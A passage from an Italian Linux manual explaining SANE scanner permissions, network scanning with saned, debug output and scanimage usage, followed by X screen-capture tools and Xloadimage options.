
# scanimage -L [Invio]
```

```
device `plustek:libusb:001:002' is a Canon ↩
↪N670U/N676U/LiDE20 USB flatbed scanner
```

Dall'esempio risulta chiaro che '**scanimage -L**' non vede lo scanner HP Scanjet 4200C. In questo caso particolare, dalla documentazione originale relativa alla libreria che si occupa di questo scanner, si capisce che le coordinate corrette per individuarlo sono '**hp4200:libusb:001:003**'.

30.3.6 Permessi

Una volta verificato che è possibile raggiungere uno scanner locale utilizzando l'utenza privilegiata '**root**', è necessario stabilire se sia possibile farlo anche con dei privilegi «normali». Da quanto già visto in precedenza, gli utenti associati al gruppo '**scanner**' (o ad altro gruppo analogo se il proprio sistema operativo è organizzato diversamente) dovrebbero avere accesso. Si può fare una verifica, ma per questo occorre un utente a cui sia associato esattamente questo gruppo, magari si può creare proprio un utente fittizio con lo stesso nome nel file '`/etc/passwd`':

```
…
scanner:x:106:106:Scanner test user:/:/bin/false
…
```

Questo esempio è coerente con un altro esempio mostrato a proposito del file '`/etc/group`', dove il numero GID 106 corrisponde proprio al gruppo '**scanner**'.

Per fare la prova, si usa '**su**' per acquisire i privilegi di questo utente fittizio, quindi si tenta di usare '**scanimage**':

```
# su -s /bin/sh - scanner[Invio]
```

```
$ scanimage -L[Invio]
```

Se si ottiene lo stesso elenco che si otterrebbe con i privilegi dell'utente '**root**', si accerta così che l'utente '**scanner**', appartenente al gruppo '**scanner**' può accedere.

Se non funziona occorre risalire ai file che vengono utilizzati: possono essere file di dispositivo o file contenuti all'interno di '`/proc/bus/usb/`'; lì occorre verificare qual è il gruppo e quali permessi ha il gruppo.

In precedenza è stata mostrata la configurazione relativa al supervisore dei servizi di rete per il controllo del programma '**saned**', che ha lo scopo di offrire l'accesso allo scanner attraverso la rete. In un esempio si vede che il programma verrebbe avviato con i privilegi dell'utente fittizio '**saned**', associato al gruppo '**saned**':

```
…
sane stream tcp nowait saned.saned /usr/sbin/tcpd /usr/sbin/saned
…
```

Per sapere se '**saned**' può accedere realmente allo scanner locale, si può fare lo stesso tipo di prova:

```
# su -s /bin/sh - saned[Invio]

$ scanimage -L[Invio]
```

Probabilmente, se ha funzionato l'accesso come utente e gruppo '**scanner**', non funziona in questo altro modo; pertanto conviene ritoccare la configurazione del supervisore dei servizi di rete nel modo più appropriato; per esempio così:

```
…
sane  stream  tcp  nowait  scanner.scanner  /usr/sbin/tcpd  /usr/sbin/saned
```

...

30.3.7 Raggiungere uno scanner attraverso la rete

Per raggiungere uno scanner disponibile attraverso la rete, presso un elaboratore in cui è stato configurato '**saned**', come già descritto in queste sezioni, occorre indicare una stringa simile a quanto già descritto a proposito dell'accesso agli scanner locali:

```
net:nodo:nome_backend_remoto:dispositivo_remoto
```

Per esempio, lo scanner Canon già descritto in precedenza, potrebbe essere raggiunto presso l'elaboratore all'indirizzo IPv4 192.168.1.2 con la stringa seguente:

```
net:192.168.1.2:plustek:libusb:001:002
```

Tuttavia, bisogna ricordare di configurare presso l'elaboratore remoto il file '`/etc/sane.d/saned.conf`' e il file appropriato per il supervisore dei servizi di rete (di solito '`/etc/inetd.conf`'); inoltre, localmente occorre compilare il file '`/etc/sane.d/net.conf`' con l'elenco dei nodi di rete remoti che consentono l'accesso allo scanner:

```
#
# /etc/sane.d/net.conf
#
192.168.1.2
192.168.1.3
192.168.1.4
```

Naturalmente, nel file ‘`/etc/sane.d/net.conf`’ si possono indicare gli elaboratori anche per nome, purché il sistema operativo sia in grado di tradurre correttamente tali nomi in indirizzi IP.

Nel caso sia necessario utilizzare indirizzi IPv6, questi vanno indicati racchiudendoli tra parentesi quadre, come già mostrato a proposito del file ‘`/etc/sane.d/saned.conf`’.

Una volta predisposto tutto correttamente, quando di esegue il comando ‘**`scanimage -L`**’ si ottiene l’elenco completo degli scanner locali e di quelli remoti previsti, purché accessibili effettivamente:

```
$ scanimage -L[Invio]

  device `net:192.168.1.2:plustek:libusb:001:002' is a ↩
↪Canon N670U/N676U/LiDE20 USB flatbed scanner
```

Si osservi che se si vuole consentire l’accesso allo scanner locale a tutti gli utenti, senza bisogno di associare gli utenti a un gruppo particolare, si può predisporre il demone ‘**`saned`**’ con la configurazione necessaria e il file ‘`/etc/sane.d/net.conf`’ con il nome o l’indirizzo dell’elaboratore locale:

```
#
# /etc/sane.d/net.conf
#
127.0.0.1
...
```

L'accesso a uno scanner remoto potrebbe essere limitato ad alcuni utenti che devono fornire una parola d'ordine, attraverso la configurazione del file '`/etc/sane.d/saned.users`', ma questo procedimento non viene descritto e può essere approfondito leggendo la pagina di manuale *saned(8)*.

30.3.7.1 Problemi tra cliente e servente

Quando si cerca di contattare uno scanner remoto, può capitare di non riuscirci, anche se apparentemente è tutto a posto. Per scoprire cosa succede, si possono fare due verifiche: una dal lato cliente, ovvero dalla parte di '**`scanimage`**'; una dal lato servente, ovvero dalla parte di '**`saned`**'. Per cominciare si può avviare '**`scanimage`**' predisponendo una variabile di ambiente appropriata; in un colpo solo si può usare questo comando:

```
$ SANE_DEBUG_NET=128 scanimage -L[Invio]
```

Ecco cosa si potrebbe ottenere dallo standard error quando tutto va bene:

```
[sanei_debug] Setting debug level of net to 128.
[net] sane_init: authorize = 0x8049280, version_code = 0xbfffe85c
[net] sane_init: SANE net backend version 1.0.12 (AF-indep+IPv6) from sane-backends 1.0.14
[net] sane_init: Client has little endian byte order
[net] sane_init: searching for config file
[net] sane_init: trying to add 192.168.1.2
[net] add_device: adding backend 192.168.1.2
[net] add_device: backend 192.168.1.2 added
[net] sane_init: done reading config
[net] sane_init: evaluating environment variable SANE_NET_HOSTS
```

```
[net] sane_init: done
[net] sane_get_devices: local_only = 0
[net] connect_dev: trying to connect to 192.168.1.2
[net] connect_dev: [0] connection succeeded (IPv4)
[net] connect_dev: sanei_w_init
[net] connect_dev: net_init (user=tizio, local version=1.0.3)
[net] connect_dev: freeing init reply ↩
↪(status=Success, remote version=1.0.3)
[net] connect_dev: done
[net] sane_get_devices: got ↩
↪192.168.1.2:plustek:libusb:001:002
[net] sane_get_devices: finished (1 devices)
[net] sane_exit: exiting
[net] sane_exit: closing dev 0x808bd70, ctl=21
[net] sane_exit: finished.
```

Se invece le cose vanno male e la controparte non risponde, si può provare dal lato servente, avviando '**saned**' al di fuori del controllo del supervisore dei servizi di rete (bisogna modificare temporaneamente la configurazione del supervisore dei servizi di rete in modo che non intercetti le chiamate alla porta 6566):

```
# su -s /bin/sh - scanner[Invio]

$ saned -d128[Invio]
```

In questo modo, '**saned**' resta in ascolto per una sola chiamata, alla quale risponde, quindi termina di funzionare. Ecco come potrebbe essere il risultato che si ottiene dallo standard error quando tutto va bene:

```
[saned] main: starting debug mode (level 128)
[saned] main: trying to get port for service 'sane' (getaddrinfo)
[saned] main: [0] socket () using IPv6
[saned] main: [0] setsockopt ()
[saned] main: [0] bind () to port 6566
```

```
[saned] main: [0] listen ()
[saned] main: [1] socket () using IPv4
[saned] main: [1] setsockopt ()
[saned] main: [1] bind () to port 6566
[saned] main: [1] bind failed: Address already in use
[saned] main: waiting for control connection
[saned] saned (AF-indep+IPv6) from sane-backends 1.0.14 ready
[saned] check_host: detected an IPv4-mapped address
[saned] check_host: access by remote host: ::ffff:192.168.1.1
[saned] check_host: remote host is not IN_LOOPBACK nor IN6_LOOPBACK
[saned] check_host: local hostname: nanohost
[saned] check_host: local hostname(s) (from DNS): 127.0.0.1
[saned] check_host: local hostname(s) (from DNS): 127.0.0.1
[saned] check_host: local hostname(s) (from DNS): 127.0.0.1
[saned] check_host: remote host doesn't have same addr as local
[saned] check_host: opening config file: /etc/hosts.equiv
[saned] check_host: can't open config file: /etc/hosts.equiv ↩
↪(No such file or directory)
[saned] check_host: opening config file: saned.conf
[saned] check_host: config file line: '#'
[saned] check_host: config file line: '# saned.conf'
[saned] check_host: config file line: '#'
[saned] check_host: config file line: ''
[saned] check_host: config file line: '192.168.0.0/16'
[saned] check_host: subnet with base IP = 192.168.0.0, CIDR netmask = 16
[saned] check_host: config file line: '172.16.0.0/12'
[saned] check_host: subnet with base IP = 172.16.0.0, CIDR netmask = 12
[saned] check_host: access granted from IP address 192.168.1.1 ↩
↪(in subnet 192.168.1.1/16)
[saned] init: access granted
[saned] init: access granted to tizio@::ffff:192.168.1.1
[saned] process_request: waiting for request
[saned] process_request: got request 1
[saned] process_request: waiting for request
[saned] process_request: got request 10
[saned] quit: exiting
```

30.3.8 Utilizzo di «scanimage»

«

Il programma '**scanimage**' [6] è il programma frontale più importante per l'utilizzo dello scanner attraverso SANE:

```
scanimage [opzioni_generali] [opzioni_dello_scanner]
```

Il programma prevede un gruppo di opzioni generali e un altro gruppo di opzioni particolari che dipende dalle caratteristiche della libreria usata per comunicare con lo scanner. Si ottiene l'elenco di queste opzioni aggiuntive con l'ausilio dell'opzione '**-h**'.

Tabella 30.38. Alcune opzioni generali.

Opzione	Descrizione
`-L` `--list-devices`	Questa opzione viene usata da sola per ottenere l'elenco degli scanner che il programma è in grado di individuare automaticamente.
`-d` ***dispositivo*** `--device-name` ***dispositivo***	Serve a specificare a quale scanner ci si vuole rivolgere. L'argomento dell'opzione è la stringa di riconoscimento dello scanner, come già mostrato, per esempio '**plustek:libusb:001:002**'.
`--format pnm|tiff`	Serve a specificare il formato del file da creare; se non si utilizza questa opzione, si ottiene un formato PNM.
`-n` `--dont-scan`	Simula l'operazione, senza eseguirla veramente.

Opzione	Descrizione
`-T` `--test`	Esegue una serie di verifiche per accertare la compatibilità di funzionamento.
`-h` `--help`	Mostra una guida sintetica all'uso del programma, completa delle opzioni specifiche degli scanner individuati automaticamente.

La scansione di un'immagine attraverso '**`scanimage`**' viene ottenuta dallo standard output di questo. Segue la descrizione di alcuni esempi.

- `$` **`scanimage -L`**[*Invio*]

  Restituisce un elenco di scanner che possono essere individuati facilmente.

- `$` **`scanimage > copia.pnm`**[*Invio*]

  Esegue una scansione attraverso lo scanner predefinito (presumibilmente l'unico che venga individuato), usando opzioni predefinite, per generare il file '`copia.pnm`'.

- `$` **`scanimage -d hp4200:libusb:001:003 > copia.pnm`**[*Invio*]

  Esegue una scansione attraverso lo scanner locale individuato dalla stringa '**`hp4200:libusb:001:003`**', usando opzioni predefinite, per generare il file '`copia.pnm`'.

- `$` **`scanimage -d net:192.168.1.2:hp4200:libusb:001:003 > copia.pnm`**[*Invio*]

  Esegue una scansione attraverso lo scanner di rete individuato dalla stringa '**`net:192.168.1.2:hp4200:libusb:001:003`**',

usando opzioni predefinite, per generare il file ‘`copia.pnm`’. Evidentemente lo scanner in questione si trova presso l’elaboratore 192.168.1.2.

- `$` **`scanimage -h -d hp4200:libusb:001:003`** [*Invio*]

  Richiede le opzioni specifiche dello scanner locale individuato dalla stringa ‘**`net:192.168.1.2:hp4200:libusb:001:003`**’.

- `$` **`scanimage -d hp4200:libusb:001:003 --resolution 300 ↩`**
  `↪ > copia.pnm` [*Invio*]

  Esegue una scansione attraverso lo scanner locale individuato dalla stringa ‘**`hp4200:libusb:001:003`**’, a una risoluzione di 300 punti per pollice, per generare il file ‘`copia.pnm`’.

30.3.9 Altri programmi frontali

«

Esiste una grande varietà di programmi frontali per SANE, che utilizzano la grafica X. Il primo di questi che vale la pena di conoscere è Xscanimage,[7] che, come suggerisce il nome, è il fratello grafico di ‘**`scanimage`**’, anche se non dispone delle stesse opzioni:

```
xscanimage [opzioni] [dispositivo]
```

Come si vede dalla sintassi, l’indicazione della stringa dello scanner, se fornita, avviene alla fine della riga di comando, senza un’opzione che la introduca.

Figura 30.39. Xscanimage con la finestra dell'anteprima aperta, dove è stato selezionato un rettangolo da scandire.



Xsane[8] è un altro programma, un po' più sofisticato, per il controllo della scansione delle immagini:

```
xsane [opzioni] [dispositivo]
```

Figura 30.40. Xsane con la finestra dell'anteprima aperta, dove è stato selezionato un rettangolo da scandire.



Il limite di alcuni programmi frontali per SANE sta nell'impossibilità di specificare espressamente l'uso di un certo scanner, cosa che diventa indispensabile quando il sistema di autorilevamento non funziona come dovrebbe. Molti programmi di disegno, come Gimp per fare un esempio, consentono l'acquisizione delle immagini da scanner, con l'ausilio di uno dei vari programmi frontali comuni; purtroppo, in questo modo è praticamente obbligatorio affidarsi al sistema di autorilevamento dello scanner.

30.3.10 Pagine di manuale

SANE è accompagnato generalmente da una serie di pagine di manuale specifiche per ogni contesto. La tabella successiva riepiloga

alcune di queste pagine; per avere l'elenco completo basta usare il comando:

```
$ apropos sane [Invio]
```

Tabella 30.41. Alcune pagine di manuale di SANE.

Pagina di manuale	Descrizione
sane-dll(5)	Descrive la configurazione generale del sistema di librerie dinamiche.
sane-find-scanner(1)	Descrive l'utilizzo e il funzionamento del programma '**sane-find-scanner**'.
sane-usb(5)	Contiene delle informazioni utili all'utilizzo di uno scanner USB.
sane-scsi(5)	Contiene delle informazioni utili all'utilizzo di uno scanner SCSI.
saned(8)	Descrive il funzionamento e l'utilizzo di '**saned**' per consentire l'accesso remoto allo scanner locale.
sane-...(5)	Le pagine di manuale il cui nome inizia per '**sane-**' e termina con il nome usato per individuare la gestione di un certo gruppo di scanner (*backend*), descrivono le caratteristiche particolari della libreria relativa.
sane-net(5)	Descrive la modalità di accesso a uno scanner remoto.

30.4 Gestione delle immagini

La prima cosa che si desidera fare quando si dispone di un ambiente grafico, quale è X, è quella di poter disegnare ed elaborare immagini. I primi programmi realizzati per questo scopo, rimanendo nell'ambito del software libero, sono un po' strani e non uniformi tra loro

per quanto riguarda il loro utilizzo. I programmi più recenti sono più pratici per l'utente medio, ma conviene comunque tenere conto anche di quelli più vecchi, che possono essere utili in situazioni particolari.

30.4.1 Programmi specifici per la cattura dallo schermo

«

Per preparare documentazione tecnica su applicativi per X è indispensabile poter catturare delle immagini dallo schermo stesso. I programmi che permettono di fare questo potrebbero avere un limite nella profondità di colori delle immagini; in generale non dovrebbero esserci problemi quando si opera con una profondità di 8 bit (256 colori).

30.4.1.1 Utilizzo di «xwd»

«

Il programma '**xwd**'[9] permette di catturare delle immagini dallo schermo di X. L'immagine ottenuta viene emessa attraverso lo standard output, di conseguenza, questo viene ridiretto quasi sempre, ovvero viene trattato attraverso un condotto. Quando il programma viene avviato, appare immediatamente un puntatore particolare e basta fare un clic sulla finestra che si intende catturare.

```
xwd [opzioni]
```

Tabella 30.42. Alcune opzioni.

Opzione	Descrizione
`-nobdrs`	Non include i bordi della finestra.
`-frame`	Include anche la cornice del gestore di finestre.
`-out` ***file***	Permette di specificare un file di destinazione diverso dallo standard output.
`-root`	Cattura tutta la superficie grafica.

- `$` **`xwd > pippo`** [*Invio*]

  Avvia '**`xwd`**' in modo da catturare un'immagine e di ottenere il file '`pippo`' come risultato.

- `$` **`xwd -frame > pippo`** [*Invio*]

  Avvia '**`xwd`**' in modo da catturare una finestra completa di cornice. Come nell'esempio precedente, viene creato il file '`pippo`'.

30.4.1.2 Utilizzo di «xwud»

Il programma '**`xwud`**'[10] permette di visualizzare immagini generate con il programma '**`xwd`**'. L'immagine viene ottenuta dallo standard input e viene emessa in una finestra indipendente. L'utilità di '**`xwud`**' sta nella possibilità di controllare il contenuto dei file ottenuti con '**`xwd`**' prima di altri trattamenti eventuali.

```
xwud [opzioni]
```

Segue la descrizione di alcuni esempi.

- `$ xwd | xwud -display roggen.brot.dg:0.0` [*Invio*]

  Avvia '**xwd**' in modo da catturare un'immagine che poi passa a '**xwud**' per la visualizzazione su un elaboratore remoto.

- `$ xwd | tee pippo | xwud -display roggen.brot.dg:0.0` [*Invio*]

  Avvia '**xwd**' in modo da catturare un'immagine che poi passa a '**tee**', il quale la salva nel file '`pippo`' e la passa anche a '**xwud**' per la visualizzazione sullo schermo locale (o comunque su quello predefinito).

30.4.1.3 Utilizzo di «xgrab»

«

Il programma '**xgrab**',[11] attraverso '**xgrabsc**', permette la cattura di immagini in modo relativamente semplice. In pratica, il programma che compie realmente il lavoro è '**xgrabsc**', ma richiede l'uso di opzioni dettagliate, mentre '**xgrab**' funge da interfaccia frontale a questo. Il vantaggio fondamentale nell'usare '**xgrab**' invece di '**xwd**' sta nell'intervallo di tempo lasciato a disposizione dal momento in cui si conferma l'azione che si vuole compiere al momento in cui si deve selezionare la zona da catturare. Ciò consente, per esempio, di richiamare una finestra in primo piano o di fare qualche altra piccola operazione. Un'altra particolarità importante di questo programma sta nella possibilità di scegliere il formato del file di destinazione.

```
xgrab
```

Il programma '**xgrab**' non è parte dei programmi di servizio standard di X, ma è comunque raggiungibile facilmente attraverso la rete.

Figura 30.43. Il programma '**xgrab**' impostato per catturare una finestra intera, completa di cornice, e generare il file '`screen1.dmp`' in formato '**ppm**'.



30.4.2 Xloadimage

Xloadimage[12] è un applicativo per la gestione di immagini, semplice ma efficace. Il nome suggerisce che possa servire per caricare e visualizzare delle immagini, ma in più permette di trasformare un'immagine in un formato differente e di modificare alcune regolazioni essenziali. Non si tratta di un sistema completo per la gestione e il

ritocco di immagini, ma le funzioni che mette a disposizione sono molto importanti.

30.4.2.1 Avvio del programma

L'eseguibile '**xloadimage**' prevede due tipi di opzioni: globali e particolari. Le prime devono apparire nella prima parte degli argomenti della riga di comando, mentre le altre precedono l'indicazione dell'immagine a cui si riferiscono. Le opzioni particolari vanno quindi messe davanti al nome di ogni immagine che si intende trattare (sempre che ce ne sia bisogno). Eventualmente, è possibile fare in modo che '**xloadimage**' utilizzi lo standard input, per questo si deve utilizzare il nome '**stdin**' al posto dell'indicazione di un'immagine.[13]

```
xloadimage [opzioni_globali] { [ [opzioni_dell'immagine] immagine ] }...
```

```
xloadimage [opzioni_globali] [opzioni_dell'immagine] stdin
```

Xloadimage ha due pseudonimi: '**xsetbg**' e '**xview**'. Il primo equivale a '**xloadimage -onroot -quiet**' mentre il secondo equivale a '**xloadimage -view -verbose**'.

Quando Xloadimage viene utilizzato per visualizzare un gruppo di immagini, è possibile usare alcuni tasti per passare da un'immagine all'altra e per terminare l'esecuzione:

Tasto	Funzione
[*n*]	passa all'immagine successiva;
[*barra-spaziatrice*]	passa all'immagine successiva;
[*p*]	torna all'immagine precedente;

Tasto	Funzione
[*q*]	fine lavoro.

Se l'immagine non è contenuta completamente nella sua finestra, la si può fare scorrere con l'aiuto del mouse, premendo il primo tasto e trascinando nella direzione desiderata.

30.4.2.2 Opzioni globali

Le opzioni globali hanno effetto su tutte le immagini su cui si opera. Data la loro funzione è opportuno che siano collocate prima dell'indicazione delle opzioni particolari, ma sempre prima dei file.

Tabella 30.45. Finestra.

Opzione	Descrizione
`-fullscreen`	Utilizza tutto lo schermo per visualizzare ogni immagine.
`-geometry` ***geometria***	Questa opzione funziona nel modo solito: determina le dimensioni della finestra.
`-onroot`	Colloca l'immagine nella finestra principale, utilizzandola come fondale. Quando Xloadimage viene avviato con lo pseudonimo '**`xsetbg`**', questa opzione è predefinita.
`-view`	Visualizza le immagini in una finestra, invece che utilizzare la finestra principale. Questa opzione è attiva in modo predefinito nel caso in cui il programma venga avviato con il suo nome o anche con lo pseudonimo '**`xview`**'.

Tabella 30.46. Colori.

Opzione	Descrizione
`-border` ***colore***	Definisce il colore di fondo delle zone che non sono coperte dall'immagine da visualizzare.
`-visual` ***tipo_visualizzazione***	Permette di specificare in modo esplicito il tipo di visualizzazione desiderato. I tipi disponibili sono: '**`DirectColor`**', '**`TrueColor`**', '**`PseudoColor`**', '**`StaticColor`**', '**`GrayScale`**', '**`StaticGray`**'.

Tabella 30.47. Formati.

Opzione	Descrizione
`-dump` ***formato*** [***, opzione***] ↩ ↪***file_da_generare***	Permette di generare un file contenente l'immagine nel formato specificato. Le opzioni di formato dipendono dal tipo di questo e possono esserne indicate diverse, separandole con una virgola (senza spazi). A seconda del tipo di formato di immagine e del tipo di opzione, potrebbe essere necessario aggiungere un attributo a questa, nella forma '***opzione=valore***'. La tabella 30.56 mostra i tipi di formato leggibili e quelli in cui è possibile salvare.

Opzione	Descrizione
`-type` ***tipo_immagine***	Forza Xloadimage a utilizzare un formato determinato per caricare un'immagine. Normalmente è il programma stesso a determinare autonomamente di quale tipo si tratti

Tabella 30.48. Informazioni.

Opzione	Descrizione
`-configuration`	Mostra la configurazione di Xloadimage. La configurazione viene descritta più avanti.
`-supported`	Emette, attraverso lo standard output, un elenco di formati di immagini gestiti.
`-help` [***opzione***…]	Permette di ottenere informazioni su una o più opzioni. Se non ne vengono specificate, inizia una modalità interattiva, attraverso la quale è possibile ottenere brevi guide alle opzioni indicate durante tale sessione.
`-identify`	Invece di visualizzare le immagini, si ottiene solo la loro identificazione, con una serie di messaggi emessi attraverso lo standard output.

Tabella 30.49. Varie.

Opzione	Descrizione
`-delay` ***secondi***	Determina una durata di permanenza di ogni immagine. Serve per permettere uno scorrimento automatico delle immagini indicate come argomento, come una sequenza di diapositive. Senza l'indicazione di questo valore, è l'utente che deve agire per visualizzare l'immagine successiva.
`-fork`	Fa in modo di dissociare Xloadimage dalla shell dalla quale è stato eseguito. In pratica, con questa opzione, il processo elaborativo diventa un figlio del processo iniziale (Init), disimpegnandosi dalla shell che lo ha generato.
`-verbose`	Fa in modo che Xloadimage dia delle informazioni, attraverso lo standard output, sulle caratteristiche dell'immagine. Questa opzione è attiva in modo predefinito nel caso l'eseguibile venga avviato con il suo nome normale o anche con lo pseudonimo '**`xview`**'.

Segue la descrizione di alcuni esempi.

- `$` **`xloadimage -onroot fondale.jpg`**[*Invio*]

  Carica l'immagine '`fondale.jpg`' e la colloca sulla finestra principale, cioè sullo sfondo della superficie grafica.

- `$` **`xloadimage -dump jpeg,quality=50 prova.jpg`** ↩
  ↪ **`immagine.gif`**[*Invio*]

Carica l'immagine '`immagine.gif`' e la salva in formato JPEG, con il nome '`prova.jpg`', riducendo la sua qualità.

30.4.2.3 Opzioni particolari

Le opzioni particolari hanno effetto solo sull'immagine che precedono (nella riga di comando). Alcune opzioni particolari possono essere generalizzate, cioè riferite a più immagini, attraverso l'opzione '**`-global`**'.

Tabella 30.50. Validità delle opzioni.

Opzione	Descrizione
`-global`	Inizia una serie di opzioni (successive) riferite a tutti i file di immagini che seguono nella riga di comando, eventualmente fino al raggiungimento di un'opzione '**`-newoptions`**'. Eventuali opzioni particolari inserite davanti a un'immagine particolare, possono servire per alterare temporaneamente queste impostazioni globali.
`-newoptions`	Azzera le opzioni fissate globalmente.

Tabella 30.51. Bianco e nero: e immagini che hanno solo due colori, solitamente bianco e nero, possono essere alterate in modo da sostituire tali colori.

Opzione	Descrizione
`-background` ***colore***	Con questa opzione si sostituisce il «bianco» delle immagini a due colori.

Opzione	Descrizione
`-foreground` ***colore***	Con questa opzione si sostituisce il «nero» delle immagini a due colori.
`-invert`	Inverte i colori di un'immagine a due colori.

Tabella 30.52. Effetti.

Opzione	Descrizione
`-brighten` ***percentuale_luminosità***	Permette di definire la percentuale della luminosità dell'immagine. 100 equivale a lasciare inalterata l'immagine.
`-colors` ***numero_colori***	Permette di fissare il numero massimo di colori. È un mezzo per ridurre i colori di un'immagine.
`-halftone`	Trasforma l'immagine in una monocromatica (due colori) utilizzando una tecnica molto semplice, che di solito espande notevolmente l'immagine.
`-dither`	Trasforma l'immagine in una monocromatica (due colori) utilizzando l'algoritmo Floyd-Steinberg che offre un effetto decisamente migliore di quanto si ottiene con l'opzione '**`-halftone`**'.

Opzione	Descrizione
`-gamma` ***valore***	Permette di effettuare una correzione di gamma in funzione delle caratteristiche del monitor che si utilizza. Il valore predefinito, quando questa opzione non viene utilizzata, è 1.0, mentre un monitor tipico può richiedere valori da 2.0 a 2.5.
`-gray` `-grey`	Converte i colori di un'immagine in modo che si utilizzino solo dei grigi.
`-smooth`	Ammorbidisce l'immagine, un po' come se fosse sfuocata. Serve in particolare per addolcire l'effetto che si ottiene quando un'immagine viene ingrandita. Questa opzione può essere indicata più volte in modo da ottenere più passaggi.

Tabella 30.53. Tagliare, copiare e incollare.

Opzione	Descrizione
`-clip` ***x*,*y*,*larghezza*,*altezza***	Preleva solo una porzione dell'immagine. Si parte dalle coordinate ***x*,*y*** e da lì si preleva un rettangolo della larghezza e altezza indicati (verso destra e verso il basso). Se la larghezza o l'altezza sono lasciati a zero, si intende tutta l'estensione rimanente dell'immagine.
`-at` ***x*,*y***	Questa opzione è riferita particolarmente a un'immagine successiva alla prima. La prima immagine viene indicata come immagine base e su di essa è possibile sovrapporne un'altra a partire dalla posizione indicata dalle coordinate di questa opzione.
`-merge`	Permette di fondere l'immagine, dopo un'eventuale rielaborazione, sull'immagine base. Questa opzione viene utilizzata normalmente in combinazione a '**`-at`**' e '**`-clip`**'.

Tabella 30.54. Rotazioni e ridimensionamento.

Opzione	Descrizione
`-rotate` ***gradi***	Ruota l'immagine della quantità di gradi indicata. Si possono utilizzare solo multipli di 90.
`-zoom` ***percentuale***	Ridimensiona l'immagine della percentuale indicata. Il valore 100 rappresenta la dimensione normale.

Opzione	Descrizione
`-xzoom` ***percentuale***	Ridimensiona l'immagine in orizzontale: la allarga o la restringe.
`-yzoom` ***percentuale***	Ridimensiona l'immagine in verticale: la allunga o la accorcia.

Segue la descrizione di alcuni esempi.

- `$` **`xloadimage -zoom 200 esempio.jpg`**[*Invio*]

  Carica l'immagine '`esempio.jpg`', ingrandendola al doppio della sua dimensione originale (200 %).

- `$` **`xloadimage pippo.jpg -merge -at 50,50`** ↩
  ↪ **`-clip 50,50,100,100`** ↩
  ↪ **`-brighten 150 pippo.jpg`**[*Invio*]

  Carica l'immagine '`pippo.jpg`', quindi carica nuovamente una parte della stessa immagine e, dopo averla schiarita, la fonde con la versione caricata precedentemente, nella stessa posizione di partenza del pezzetto ritagliato. In pratica, si ottiene di schiarire un'area dell'immagine originale.

30.4.2.4 Opzioni del tipo di immagine

Quando si utilizza l'opzione '**`-dump`**', è possibile specificare il tipo di immagine che si vuole ottenere. Oltre al tipo, potrebbe essere possibile o necessaria l'indicazione di argomenti ulteriori, dal momento che molti formati gestiscono più modalità alternative. Sotto questo aspetto, un formato viene definito con la sintassi seguente:

formato [**,** ***opzione_di_formato*** [**=***valore*]] ***file_da_generare***

Nella tabella successiva viene descritto il modello del formato in modo più particolareggiato, in base ad alcuni tipi di comuni.

Tabella 30.55. Dichiarazione di alcuni formati.

Modello del formato	Descrizione
`jpeg`	Formato JPEG.
`jpeg,arithmetic`	Codifica aritmetica.
`jpeg,grayscale`	Trasforma un'immagine a colori in una a scala di grigi.
`jpeg,nointerleave`	Crea un file non interfogliato (*non-interleaved*).
`jpeg,entropy`	Abilita l'ottimizzazione del parametro *entropy*
`jpeg,quality=`***percentuale_qualità***	Regola la qualità dell'immagine da creare. Il valore predefinito è 75; valori inferiori creano immagini più povere.
`jpeg,smooth=`***fattore_di_sfumatura***	Permette di regolare il fattore di sfumatura. Sono ammissibili tutti i valori da 0 a 100, estremi inclusi.
`bmp`	Formato BMP.
`bpm,normal`	Utilizza il formato normale.
`bpm,raw`	Utilizza il formato grezzo. È la modalità predefinita quando si utilizza il tipo BPM.
`tiff`	Formato TIFF.
`tiff,compression=lzw`	Compressione predefinita: Limpel-Ziv-Welsh.

Modello del formato	Descrizione
`tiff,compression=none`	Nessuna compressione.
`tiff,compression=rle`	Compressione CCITT RLE.
`tiff,compression=g3fax`	Compressione CCITT Group 3 FAX.
`tiff,compression=g4fax`	Compressione CCITT Group 4 FAX.
`tiff,compression=rlew`	Compressione CCITT RLEW.
`tiff,compression=mac`	Compressione Macintosh PackBits;
